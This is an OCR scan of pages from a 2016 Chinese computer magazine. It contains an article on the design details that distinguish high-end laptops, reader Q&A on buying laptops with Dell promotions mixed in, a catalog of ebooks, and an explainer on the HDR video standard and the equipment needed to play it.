
最近我们测试的几款戴尔 Latitude 系列高端商用本中,都采用了英特尔 Wireless-AC 8260 无线网卡,很多人觉得:这有什么了不起?三四千块的笔记本也很多都是 802.11ac 规范无线网卡啊。殊不知支持同样的规范不代表拥有同样的性能,就好比同系列的汽车也有高低配之分一样。以英特尔无线网卡为例,大家在中低价位能买到的机型主要搭载的是 Wireless-AC 3160/3165,它们最高只支持到 433Mbps,采用 1×1 信道,而且 AC 3165 还是单天线的,无论速度还是信号搜寻能力都明显更差。而在高端笔记本中采用的 Wireless-AC 8260 则最高可达 867Mbps,尤其对于家里组建有 NAS 网络存储系统的玩家而言,这接近一倍的差距在传输速率上的体验可就是千差万别了!除此之外它采用 2×2 信道,两根天线,虽然我们也测试过许多双天线无线网卡,但它应该采用了高功率的发射端口,因此信号搜寻能力一流,在很多笔记本都无法找到的无线信号覆盖边缘,它依然能够找到信号并正常上网,甚至还能继续看在线视频(很多笔记本 / 手机无信号的地方,采用 AC 8260 是三格信号),对于希望在复杂环境中稳定使用无线网络的用户而言,选择搭载高端无线网卡的机型就十分有必要了。

轻薄化背景下也有加固设计

绝大多数高端机,尤其是顶级游戏本和高端商用本,内部都会采用框架结构进行保护,极致设计的产品,比如顶级移动工作站甚至会采用金属框架来进行保护,这是几乎所有中低端本都不具备的设计特色。


不过,随着轻薄化的发展和普及,框架结构成了一大阻碍,很多超轻薄机型没有办法采用这种设计。打开底盖,里面就直接排列元器件,框架结构消失了。

那么,轻薄机型无论高端还是低端都是一样的了?不!高端的轻薄本依然有过人之处。比如以前的超轻薄典范东芝 Z830 就在机身内侧加入了蜂巢式加固筋,质地轻,但使得整机的强度大幅提升。除此之外,还有许多笔记本采用了底部一体成型设计,并且在四个角落均加入了金属加固筋的设计,在戴尔 Latitude 14 7000(E7470)身上我们就看到了这样的设计,这主要是考虑到笔记本的跌落很多时候都是边角着地,很容易导致机身开裂,当有了加固筋的设计后可以在很大程度上避免这一窘境的发生。



顶级本只要是非轻薄设计的产品,大多都会采用框架结构对内部元器件进行保护,像移动工作站甚至会采用金属框架,耐用性极强

轻薄型高端本虽然无法采用框架结构,但边角的金属加固筋设计也让它在应对跌落磕碰时更有保障



早期的轻薄典范东芝 Z830 在机身底盖上采用了蜂巢设计(加强筋),又轻,又能大幅提升机身强度

螺丝、扬声器固定、接口……小细节亦精湛


在细节设计上,高端本也有更多的人性化设计考量,比如我们在拆解笔记本时,因为很多时候不是拆完立马就复原,而是需要进一步拆解、拍照,直到完成稿件后才会重新安装,在这段时间内偶尔会发生螺丝丢失的事件(比如一不小心被扫落在地上,安装时掉落在一堆东西中)。而高端本则会采用固化螺丝设计,也就是螺丝即便拧松也不能从底盖上取下,这就大大减少了螺丝丢失的可能,甚至有部分笔记本还采用了单颗螺丝或无螺丝免工具拆解底壳,也算是大大提升了用户自行维护的便利性。而且千万别再用以前老商用本那种厚实复杂的设计来衡量现有的高端商用本,毕竟已经进入轻薄时代,数据安全更多还是靠软件来进行保护。

除此之外,在其他的一些内部设计上,高端本也会有一些独到的思维,比如扬声器单元采用胶圈进行悬浮固定,给予一定的弹性空间来完成腔体震动发声,有利于减少不必要的共振,提升音质。相对而言很多低端本都是直接将扬声器单元放置在底壳上简单使用螺丝固定。

排线的连接也算是一项工业艺术了,在很多高端本上,LCD 排线等都是采用按压式连接,如戴尔 Latitude E7470、Latitude E5270 等高端轻薄机型甚至还会采用铁片 + 螺丝对接口进行固定,这一设计同样用在了无线网卡天线的固定上,虽说只是一个小细节,但如果遇到摔打磕碰或跌落,线材的松动很有可能会导致大问题,而且很不容易察觉,有了这种加固设计显然要放心许多。另外,还有部分高端本对各种端口(如 USB、HDMI、VGA 等)进行了加固设计,以增强其稳固性。这些,都是在低端机型上难以奢望的。也正是这些细节,使得中高端机型更加稳固可靠,也是它们之所以成为“高端”且价格坚挺的重要原因。

扬声器固定采用软垫圈,使得扬声器处于悬浮状态,也是目前中高端机型的流行趋势

中高端机型往往对接口模块进行了强化设计,而且有框架结构限位,让它无法产生一丝位移,相当牢靠耐用



在安全性细节方面,高端本甚至会对每一个容易在跌落磕碰中松动的接口全都采用金属片 + 螺丝加固设计,尽显人性化

如果大家对平板电脑、音频设备与笔记本整机在购机方面有什么疑惑与困扰,请往 pcw_newtech@vip.sina.com 这个邮箱大力开炮吧。除此之外还可扫描二维码,进入电脑报官方微信或读者俱乐部微信,分别点击问答社或问问题频道来对编辑进行在线提问,我们会尽全力为大家排忧解难!

Core i5 6200U 多线程运作没有问题

Wo: 你好,我想买一台笔记本电脑,发现中低端笔记本以采用 Core i5 6200U 处理器的居多,我想问一下它们的性能怎样?如果开 10 个网页,挂上 QQ、旺旺,打开高清电影,再开两三个炒股软件,这样吃得消么?对比台式的 Core i3 6100 如何?

答: 严格来说,如今的笔记本早已不能只根据处理器来评判高下,Core i5 6200U 在万元以内的机型中都算是常见的处理器,作为主频达到 2.3GHz 的双核四线程处理器,你的这种多线程应用只要内存容量足够大就没有什么问题,而且从最新的这一代开始,基本上非游戏本都采用低电压处理器了,这也充分说明了其性能是足够的。与台式机所用的 Core i3 6100 相比,当然台式机的处理器优势更明显,毕竟它的 TDP 达到了 65W,主频也有 3.7GHz,不过这样的对比并没有实际意义,相对于你的应用来说,选择采用这种处理器的笔记本不用担心性能问题。如果要说唯一的建议,那就是尽量构建双通道内存,这样会让你的整机性能大幅提升。电脑报正在做超级促销活动,买戴尔的 i5 6200U 笔记本我们额外赠送 4GB 内存,构建双通道,详情可见 23 版的广告。

高端机型一线品牌本的易用性优势更明显

喵帕斯的 CP: 本人是准大学生,准备学视觉和传媒广告专业,想买一台笔记本电脑,预算 12000 元,主要用来学习各类相关软件。配置要求 Core i7 6700HQ+GTX 960M 或以上+256GB SSD+1TB HDD,最大内存可扩展至 32GB 以上。之前看到《电脑报》上介绍的戴尔游匣 15 7000 有心动过,但不清楚最大内存配置是多少,我现在看中了未来人类 T5-970M 67SH2,配置都符合我的要求,我想问问这台笔记本性能怎么样?

答: 如果按照你的需求下限来看,顶配版的戴尔游匣 15 7000 的确可以满足你的需求,内存支持扩展为两根 16GB,此外处理器、显卡和硬盘的组合都完全符合你的要求,8699 元的价格远低于你的预算。

而未来人类 T5 的优势主要是硬件规格更高,除了显卡升级到了 GTX 970M 外,内存也标配为 16GB,但如果单纯就使用体验来看,它的屏幕和扬声器效果还是不及戴尔游匣 15 7000,如果你特别在意大型 3D 游戏在高画质下的流畅度,选择未来人类 T5 更适合,反之就可以考虑戴尔游匣 15 7000。

预算充裕的情况下 选择高端系列机型体验更出色

王庆武: 我看中了联想拯救者 15 英寸尊享版、联想 Y700 尊享版和机械革命 MR X6Ti,不知道怎么选择最好啊?我的要求是在方便携带的同时玩大型 3D 游戏和影音体验兼顾,平时可用 CAD 处理简单图形等办公,谢谢!

答: 首先这三款机型的价差确实很明显,但硬件配置却很接近,这就说明一则是品牌价值带来的差距,二则就是易用性和用料设计上有明显的不同。但需要提出的是,这三款产品都算是有点笨重的类型,所以便携性只是相对更大尺寸的机型而言,当然经常开车出行就另当别论了。在这当中最为出色的莫过于联想 Y700 系列,就综合扬声器体验、输入手感、屏幕表现、散热等各方面来看都是一流的,如果你的预算足够的话,建议你考虑它,毕竟一分钱一分货。

变形本大多没有丰富的可升级空间

潇洒走①回: 你好,想请教一个问题,我看中了戴尔 Inspiron 15 7000 二合一本,平时游戏需求不大,对影音要求比较高。请问这款笔记本怎么样?后续的升级空间还有么,主要是硬盘和显卡。我的预算是 6000 元,如果有更好的选择,请推荐一下。

答: 作为 15.6 英寸后空翻本,Inspiron 15 7000 其实很适合用来看电影,尤其是可以随意放在床上看,因为当翻转 270° 左右成为帐篷模式的时候它的出风口是朝上的,完全不会被遮挡,散热顺畅,而且它也是第一时间升级为 Skylake 处理器平台的机型,5999 元已经可以买到 Core i5 6200U 处理器 +8GB 内存 +256GB SSD 的版本了。至于升级空间,该机没有额外的硬盘升级接口,而目前即便是顶级游戏本也较少有可更换显卡的设计,但如果你不玩大型游戏,该机的硬件配置和易用性是完全可以满足你的需求的。

预算不高但注重使用感受 建议考虑一线品牌产品

地狱的首领: 你好,我是今年的高考生,高考后想买一台笔记本供上大学使用,预算最多 5000 元,14~15.6 英寸屏幕,最好是全高清的,并采用最新平台的 Core i5 处理器+4GB 内存(最好可以自行添加成 2×4GB 内存)+500GB 硬盘或更高,散热性要好,平时玩《英雄联盟》《寻仙》,能开启全特效就好,机身轻薄点(如果是金属的就更好了),综合体验较好就可以,请帮我推荐几款,谢谢!

答: 你的应用需求对笔记本的性能要求比较低,相对而言更要注重使用体验,所以应该从一线品牌产品中进行选择。首先可考虑戴尔 Inspiron 15 5000 出彩版,你可以购买全高清屏版,电脑报和戴尔电话直销在做活动,购买 i5 6200U 款额外送 4GB 内存,可帮你构建双通道内存。如果你希望买更轻的 Inspiron 15 5000 金属版,你的预算则不足以买到全高清屏版,而且这款机型没有做赠送内存条的活动。当然就性能来说,它们都采用了 Core i5 6200U 处理器,金属版的采用 GeForce 930M 独显,出彩版的则采用 R5 M335 独显,玩你爱玩的网游问题都不大。如果你购买出彩版,我们赠送双通道内存后,集显性能反而会强过独显,一般的游戏都没有问题了。此外它们的使用体验都达到了同价位笔记本的较高水准,你可根据自身需求选择一下。

笔记本玩 VR 首选 GTX 970M 独显

DS: 你好,我想买一台游戏本,而且想流畅玩 VR,预算在 8000 元左右,初步考虑了神舟战神 Z7,不知道散热性能怎样,是否值得购买,还有希望推荐一下这个价位的其他值得购买的机型。

答: VR 眼镜目前来看对显卡性能要求较高,尤其是你要玩大型 3D 游戏的话,搭载 GTX 970M 级独显的产品算是基本配置了,而神舟战神 Z7 则正好采用该类独显,建议选择搭载 6GB 显存的 SL7S4 版,虽然 8699 元的价格高出预算一截,但相对于 3GB 显存版的还是有一些优势,此外还采用了速度更快的 512GB SSD。当然,128GB SSD+1TB HDD 存储组合和 3GB 显存的 SL7D3 也基本可用,7199 元的价格就比较亲民了。在这个价位上,其他品牌的采用 GTX 970M 独显的机型多在 8500 元以上,除非能升级预算,不然就不用多考虑了。

高性能与轻薄兼顾,首选戴尔 XPS 15

漩涡.Y.路西: 你好,我打算买一台笔记本电脑,我想用这台电脑玩《侠盗猎车手 5》《刺客信条》《使命召唤》等大型 3D 游戏,预算在 10000 元左右,因为本人还要学习编程,所以要经常携带出去使用,希望续航能力也要好一点。看中的有联想 Y700 和雷神 911GT-Y3,不知道两款中哪款好一点,有没有其他更好的推荐?GTX 960M 玩这些游戏画质能开到多高?

答: 如果你要考虑便携性和续航时间,且希望游戏性能更突出,联想 Y700 和雷神 911GT-Y3 都不算是好选择,因为它们一个重 2.6kg,一个是 17.3 英寸的,重 3.8kg,基本不能满足“经常携带出去使用”的需求。如果你的预算达到 10000 元,还有一款更适合你的产品,那就是戴尔新 XPS 15,它也是采用的 GTX 960M 独显,但因为采用微边框设计的关系,其 15.6 英寸的机身看起与普通 14 英寸笔记本差不多,体重只有 1.78kg,无论性能还是便携性都明显更强。

至于 GTX 960M 玩你所列举的这些游戏,开到中等特效就差不多了,尤其是《侠盗猎车手 5》和《刺客信条:大革命》,它们对显卡的性能要求都比较高。

购机帮你评

购机咨询热线
热线电话:4008859895
服务时间:工作日　8:30~18:30
周末及节假日　9:00~17:00

购机帮你评是戴尔直销专为消费者设立,帮助大家解决选购 PC 产品中遇到的问题,如配置选择、应用需求分析、戴尔机型最新报价、戴尔与其他品牌机型对比等,欢迎大家拨打热线咨询。

Q: 家里的电脑坏了,正好打算换成笔记本,主要用来办公,业余时间也玩一些网络和单机游戏,对性能要求不低,我的预算是 6000 元到 6500 元,不知道可以买到什么靠谱的大品牌本本?

A: 一线品牌在该价位的正统游戏本不算多,但近期戴尔直销针对游匣 15 7000 做特惠活动,限时特惠减免 200 元,到手价 5899 元就能买到 15.6 英寸全高清屏 +Core i5 6300HQ 处理器 +GTX 960M 独显 +4GB 内存 +1TB 硬盘版,与此同时还可添加 299 元升级 120GB M.2 SSD,并再附赠 4GB 内存,这对于游戏性能的提升是相当有效的。除此之外花 99 元还能升级 3 年上门服务,总共算下来也不过 6297 元,正好在你的预算范围内,而且没有其他品牌可以做到这样的组合,性价比尤其突出,完成升级后就能轻松满足你的游戏需求。

Q: 我打算买一台 11 英寸的小笔记本,以方便出差时在火车或飞机上使用,处理一下邮件,看一看 Office 文档,朋友推荐我看看戴尔 Inspiron 11 3000,但我发现它好像有两种不同设计的产品,这是怎么回事呢?

A: 戴尔 Inspiron 11 3000 系列的确有两种不同的设计,分别是屏幕后空翻设计和屏幕机身拔插分离式设计,因为有了这种重大的不同点,所以它们的应用对象也是不同的,后空翻变形本基于传统笔记本设计,不变形时跟普通笔记本没有两样,内部元器件都还在键盘面。而拔插分离的则可以充分发挥平板电脑那样的手持操作优势,但元器件都集中在屏幕面,综合来看硬件配置的上限较低。根据你的需求,建议你选择后空翻变形版 Inspiron 11 3000,4699 元可入手 Core i3 6100U 处理器、4GB 内存和 128GB SSD 的金色外壳版,综合设计挺有个性。

微信有奖挑刺

责编:陈鑫 组版:李成刚 责校:杨军
日期:2016.4.11 投稿邮箱:pcw-report@vip.sina.com

电脑报电子图书 价格1折起

2015合订本

¥30

http://go.icpcw.com/hdb2015.htm

2014合订本

¥20

http://go.icpcw.com/hdb2014.htm

2013合订本

¥10

http://go.icpcw.com/hdb2013.htm

电脑报官方商城订阅:cpcwi.taobao.com(仅需淘宝支付)

电脑办公类 全套 ¥59

办公室之王 – 行政与人力资源管理必会 Office 应用 100 例
办公室之王 – 财务管理必会 Excel 应用 100 例
办公室之王 – 市场与销售管理必会 Excel 应用 100 例
职场经理必会 PowerPoint 应用 100 例
PCbaby 系列 –Excel 函数实例操作即查即用
PC 宝贝 2009 – Excel 制表实例操作即查即用
Excel 电子表格与数据处理一本 GO
EXCEL 实战应用大师
Excel 2007 新手特训

http://go.icpcw.com/book01.htm

股市炒股类 全套 ¥79

同花顺、大智慧炒股赚钱实战技法
短线炒股赚钱技法 – 实盘操作篇最新版
入市指南:新股民快速入门与实战
炒股操盘必读:100 个屡试不爽的赚钱口诀
波段点金赚钱为王
一年翻 10 倍的短线高手操盘秘笈
决胜波段:短线波段炒股赚钱技法 200 例
K 线图实战速查手册 – 形态速查篇
K 线图实战赚钱策略 – 公式速查篇
K 线图形态速查与实战技法
短线炒股快速入门
决胜买卖点
短线抓涨停

http://go.icpcw.com/book03.htm

赚钱理财类 全套 ¥99

20 几岁应懂点经济学(白金版)
30 个可复制的网上开店成功案例
100 个可操作的网络赚钱方法
小老板开店创业必读 –– 小生意的大智慧
年入 10 万,17 岁草根少年的网络赚钱手记
看好你的“钱包”:揭破你身边的新型骗术
阿保揭秘职场:搞定你的上司
单身女人理财:省出一个小富婆
月挣 5000,网上开店立即 GO
网络整合营销实战兵法
淘宝网店装修实战
零资本创业

http://go.icpcw.com/book04.htm

摄影基础技巧类 全套 ¥79

数码单反专题摄影 108 例
数码单反实拍技巧 200 例
数码摄影完美风光拍摄
数码摄影色彩与光线
抓住宝贝的精彩瞬间
数码摄影抓拍技法
数码照相馆的故事
数码单反镜头

http://go.icpcw.com/book06.htm

摄影进阶技巧类 全套 ¥99

DSLR 闪光灯摄影完全探索
微距摄影与商业案例
夜景摄影艺术
黑白摄影的艺术
摄影构图
摄影用光
婚纱摄影

http://go.icpcw.com/book07.htm

网络安全类 全套 ¥59

PCbaby 系列 –– 黑客攻防实例操作即查即用
电脑硬道理 – 黑客攻防
黑客防线 – 黑客入门实战
黑客攻防实战一本 GO
黑客攻防大师(第二版)
黑客攻防实例 100%
网络安全攻防大师

http://go.icpcw.com/book08.htm

相片处理PS类 全套 ¥39

Photoshop CS5 数码照片后期处理从新手到高手
创意 –PhotoshopCS4 设计实例精粹
Photoshop CS3 新手特训
超越皇冠卖家 –– 网上商品拍摄与修图技法

http://go.icpcw.com/book09.htm

HDR视频？并不高大上！

视觉效果的进化 HDR 视频完全解密及观看指南

技术总是在不断进步中，特别是针对我们的视觉体验，各个厂商都在不遗余力地开发着新技术来满足观众们的需求。在H.265、10bit、4K已经越来越难引起消费者关注的时候，HDR的横空出世，再一次引发了新一轮的图像话题。不夸张地说，在2016年，无论是平板电视、4K蓝光以及如盒子、播放机这样的设备，都会将支持HDR作为自己的重要功能。

但对于大多数普通用户而言，谈到HDR视频还是一脸“蒙圈”，这个词说来不陌生，无论是拍摄照片还是游戏，HDR效果早就普及多年，怎么视频及其相关设备就突然冒出这样一个标准呢？下面就让我们给大家介绍HDR对于视频的作用和意义，以及如何才能在观看视频时获得HDR的绝佳体验。

HDR，像素质量的一次革命

无论是相片中我们看到的 HDR 效果，还是在游戏中的 HDR 特效，实际上和我们现在要介绍的 HDR 视频，在某种程度上是一种东西。只是 HDR 作为电视画面来说，之前从未在民用领域普及，而从 2015 年开始，HDR 作为一种显示标准，才逐渐在电视上流行。


HDR，全称 High Dynamic Range，即高动态范围。通俗来说，HDR 可以拓展显示的亮度范围，展现更多的亮部和暗部细节，为画面带来更丰富的色彩和更生动自然的细节表现，从而使得电视画面更接近人眼所见。如果说 4K 分辨率是对像素数量的一次提升，那么 HDR 显示技术则是对像素质量的一次升级。相对于 4K 分辨率，HDR 技术所带来的视觉震撼更为明显。如果说 4K 分辨率需要大尺寸电视以及合适的距离才能在电视上体现出和 1080P 的区别，那么 HDR 无论屏幕尺寸如何、观影距离多少，其对画质的提升效果都是显而易见的。

人眼所能感受的亮度范围为 10nit～106 nit，所能感受到的瞬时对比度范围可达 10000：1，而目前消费级液晶显示器的亮度一般在 300nit～400nit，其亮度范围一般为 2000：1。可见人眼的亮度分辨能力远高于当前主流的显示设备。而 HDR 显示技术就是要提升显示的亮度范围，在使得显示亮度更亮的同时，又让呈现的黑色更黑。

其实说简单一些，HDR 技术就是让电视显示的画面更接近我们人眼平时看到的真实画面。它在提高了拍摄和显示动态范围的基础上采用新的技术，用更高的量化精度把电视系统表达宽容度的能力提升到人眼水平，并兼容现有 SDR 收看设备。对比 SDR，它就像是建立了一个更大的坐标系，再现更大的色域和更高的亮度动态范围。所以 HDR 电视目前都是广色域电视，其实际效果远超普通的 SDR 电视。

之前，世界各地的行业标准组织都已经投入到 HDR 标准的制定工作中。美国电影电视工程师协会（SMPTE ）于 2015 年 3 月率先公布了电光转换函数标准 SMPTE ST 2084，采纳了 Dolby Vision 的 PQ 曲线。而这一标准又被其他行业组织采纳为自身标准体系的电光转换标准，基本形成了目前 HDR 视频的图像标准。

HDR 和 SDR 的画面区别



HDR 电视都是广色域电视

差别巨大，HDR和SDR图像比较

上下为有无 HDR 的画面对比

简单地阐述了 HDR 这个概念后，或许很多人还不明白 HDR 对于视频图像到底有多大的意义。夸张一点地说，HDR 与 SDR 的差距，就如同彩色图像与黑白图像的差距一般。这主要体现在色彩的饱和度以及画面的对比度上。

相比普通的 SDR 图像，HDR 无论在高光还是黑暗处的细节都一览无余，色彩饱满画面质感极强，非常有立体感和层次感，给人栩栩如生的感觉。而相同的 SDR 画面，则给人一种暗淡晦涩的观感，同时在亮部以及暗部细节上都有很明显的缺失。


如果以单帧画面来看，或许有不少人认为 SDR 画面可以通过手动调整色彩饱和度以及画面对比度达到 HDR 的效果，这种说法不无道理。HDR 从实现理论上而言就是亮度和对比度动态范围差异，但是要知道 HDR 视频每一帧都有不同的亮度和对比度，如果每一帧画面都让用户自己手动来调整并且达到接近 HDR 的画面效果，那也就没有所谓的观感体验了。事实上，即使拿一帧画面来让用户手动调整，在提高对比度和亮度的同时，画面也会出现严重失真。

目前 HDR 视频所有的信息都会直接写入片源中，只有支持 HDR 的设备，才能正确识别到信息，以不丢失任何细节的方式，呈现出 HDR 效果。那么如何才能正确观看到一部 HDR 视频呢？我们接着往下看。

视频、播放设备、显示设备，三者都要支持，缺一不可

要观看 HDR 视频，那么用户必须要满足三个条件。第一是要找到 HDR 视频；第二是要有支持 HDR 视频播放的设备；第三则是显示设备要支持 HDR。这三点任意一点无法达到，那么我们都无法体验到 HDR 视频给我们带来的视觉感受。

●HDR 视频，下载片段或者购买光盘



HDR 测试视频现在数量不少


目前要拥有 HDR 视频并不困难。在国外以及国内很多网站上，都有带 HDR 效果的 DEMO 片段可供下载，比如《少年派的奇幻漂流》《疯狂麦克斯》等，这些片段大多数分辨率都达到了 4K，而且不过几百兆大小，主要是用于测试用户的播放设备和电视设备是否支持 HDR 效果。此外，目前卖场像 LG、三星以及索

下转30版

微信有奖挑刺

责编:陈扬轶 组版:向海蓉 责校:杨志刚
日期:2016.4.11 投稿邮箱:pcw_newtech@vip.sina.com

上接29版



带 HDR 的 4K 蓝光电影已经有不少

尼都有 HDR 的视频 DEMO，要找到也非难事，纯粹为演示的话，这些小视频都可以满足用户的需求。

如果是以观影为目的的话，由于 4K 蓝光尚未完全普及，更别说破解，所以依靠下载是没法下载到原始的 4K 蓝光电影的，更别说带 HDR 的 4K 电影了。从 2015 年开始，新的 4K 蓝光标准播放器已经问世，4K 蓝光电影光盘也逐渐增多，在国外如亚马逊，都有带 HDR 特效的 4K 蓝光光盘销售，通过海淘，几十美元就可入手，如果用户打算购买一台 4K 蓝光播放机，那么购买带 HDR 效果的 4K 蓝光电影无疑是最好的方案。不过要注意，不是所有 4K 蓝光电影都会支持 HDR，所以在购买光盘的时候，要看清楚包装盒上是否有 HDR 的标志。

●播放设备，4K 蓝光机或最新盒子

三星 UBS-K8500 4K 蓝光播放机

在播放设备端，不说万能的 PC，目前可播放 HDR 视频的设备类型委实不少。现在 HDR 视频通常是采用 10bit HEVC 编码，分辨率也都是 4K 分辨率。HDR 本身只是一种视频动态标准，对播放而言没有额外要求，从笔者自己的体验来看，只要播放设备支持 10bit HEVC 的解码，就可以播放 HDR 视频。

目前的最简易的播放设备就是 4K 蓝光播放机，三星新一代的 4K 蓝光播放机已经上市，松下、索尼的 4K 蓝光播放机也会在后期逐渐上市。对于用户而言，要省心的话，只要购买 4K 蓝光播放机，再播放拥有 HDR 特效的 4K 蓝光光盘，就可以直接体验超高清 HDR 电影了。

如果不想买蓝光播放机，只想等着以后下载 4K HDR 电影，或者是想率先体验一下 HDR DEMO 视频的效果，那么有两种方式可以播放。最简单的办法就是买一台支持播放 10bit HEVC 视频的智能电视，或者买一部支持播放 10bit HEVC 视频的盒子。自 H.265 成为新一代视频编码标准后，目前大多数 4K 智能电视机都已经支持 HEVC 解码，像 LG、索尼、三星这样的厂商，2014 年的 4K 电视就可以支持 10bit HEVC 视频的解码。所以用户下载了 HDR 的 DEMO 视频，放在闪存中，直接插在智能电视上就可以了，某些电视的芯片方案不支持 10bit HEVC 的解码，那么会直接黑屏，不过新一代的 4K 电视都不存在这样的问题。

而在盒子端，和电视同理，只要芯片方案支持 10bit HEVC 解码即可播放 HDR 视频。这个和盒子的价格档次无关，一些新点的芯片方案都能搞定这个问题。比如采用晨星方案的小米主机、采用联发科 MT8693 的小米盒子 3 增强版，以及采用最新海思方案的各款盒子等，播放 HDR 视频都毫无压力。而像过去的一些高端电视盒子，比如海美迪的 Q10、Q5 等，哪怕配置强悍，价格超过 1000 元，但是由于芯片方案相对陈旧，对 10bit HEVC 视频无法正常解码，所以播放 HDR 视频都会出现黑屏。基本来说，只要购买 2016 年的盒子，大多数都还是可以正常播放 HDR 视频的。

要提醒用户的是，一些盒子虽然支持 10bit HEVC 的解码，但无法以无压缩的图像输出 4K/60Hz 画面，比如小米盒子 3 增强版就只能在 YUV420 的 8bit 色深环境下输出 4K/60Hz（并不是真正的 HDMI 2.0 输出），一些 4K 电视也不完全支持 HDMI2.0，在 YUV444 下只能达到 4K/30Hz 的画面。在这种情况下，个人建议在观看 HDR 视频时，不要以 YUV420 的模式输出 4K/60Hz，这样画面的色彩和效果会打很大的折扣，宁可刷新率低点，但至少看 24Hz 电影是没问题的。

最新的 4K 智能电视都支持 HDR 视频播放

哪怕是廉价的小米盒子 3 增强版也支持 HDR 视频的播放

●最重要一点，电视面板要支持 HDR

有了 HDR 的视频源，也有了能播放 HDR 视频的设备，那么就可以享受到 HDR 视频给我们带来的精彩画面了么？答案是否定的。就像我们之前说的一样，HDR 是一种图像标准，但并非视频编码标准，所以它不会对视频解码带来额外的要求。但是能正常播放 HDR 视频，不代表播放的视频就一定会有 HDR 效果，作为一种图像标准，只有电视面板支持这种图像标准，它才能显示出 HDR 的画面。如果电视本身支持 HDR 视频的播放，但是面板不支持 HDR，那么它只会以 SDR 画面的形式呈现在观众眼前。

支持 HDR 效果的电视，基本上在 2016 年才开始大面积上市。目前索尼、三星、LG 等三家最大的合资品牌电视，都已经推出了自己的 HDR 电视。索尼的 X9300D 和 X8500D 都支持 HDR；LG 和三星的 2016 年高端新品，也全线支持 HDR 效果。值得一提的是，索尼通过固件更新，让 2015 年部分高端产品可以支持 HDR 特效，包括国内的一些电视品牌，也通过固件更新，让去年的产品可以在画面上支持 HDR 效果。

必须要注意的是，这类原本不支持 HDR 的电视，通过固件更新得以支持，是一种纯粹的软件计算方式。无论是索尼 2015 年的电视也好，还是国内部分厂商的电视也好，在效果上，是难以和目前硬件支持 HDR 的电视相比的。这主要是体现在实际亮度上，真正硬件支持 HDR 效果的电视，亮度可以达到 1000nit 以上，而通过软件支持 HDR 效果的，无论在色彩和亮度上都比原生 HDR 面板有着明显的差距。当然聊胜于无，这类通过软件升级支持 HDR 特效的电视，在播放 HDR 视频时，还是要比 SDR 画面更强。

当然，目前通过固件更新支持 HDR 特效的电视还是比较少，尽管软件升级效果不如硬件，但是如果每个用户的 4K 电视都能得到升级，那么必然会影响厂商新一代电视的销售。所以如果真想体验 HDR 惊艳的视觉效果，最好还是单独去购买三大合资品牌最新的中高端电视。

LG 新款的 UH 全系列支持 HDR

索尼去年的 X9000 系列可以通过固件更新支持 HDR

畅享HDR？还可以再忍忍

HDR 无疑是目前图像显示行业的一个热点，在我们清晰地了解 HDR 视频的意义以及播放方式后，我们也要清醒地认识到，目前厂商热推 HDR 更多是在竞争激烈环境中的一种销售手段。实际上，真要畅享 HDR 电影，我们还可以再忍忍。

播放器端没什么好说的，我们可以很廉价地买到支持 HDR 播放的设备，包括盒子以及 PC 等。但是从内容端来看，HDR 的电影还并不算多，4K 蓝光电影从去年年底才逐渐问世，而支持 HDR 的 4K 蓝光电影也不算多。乐观估计，2016 年下半年将是 4K 蓝光电影的一个爆发期，无论是购买还是等 4K 蓝光破解下载，那个时候我们才有更多的 HDR 电影可供观看。

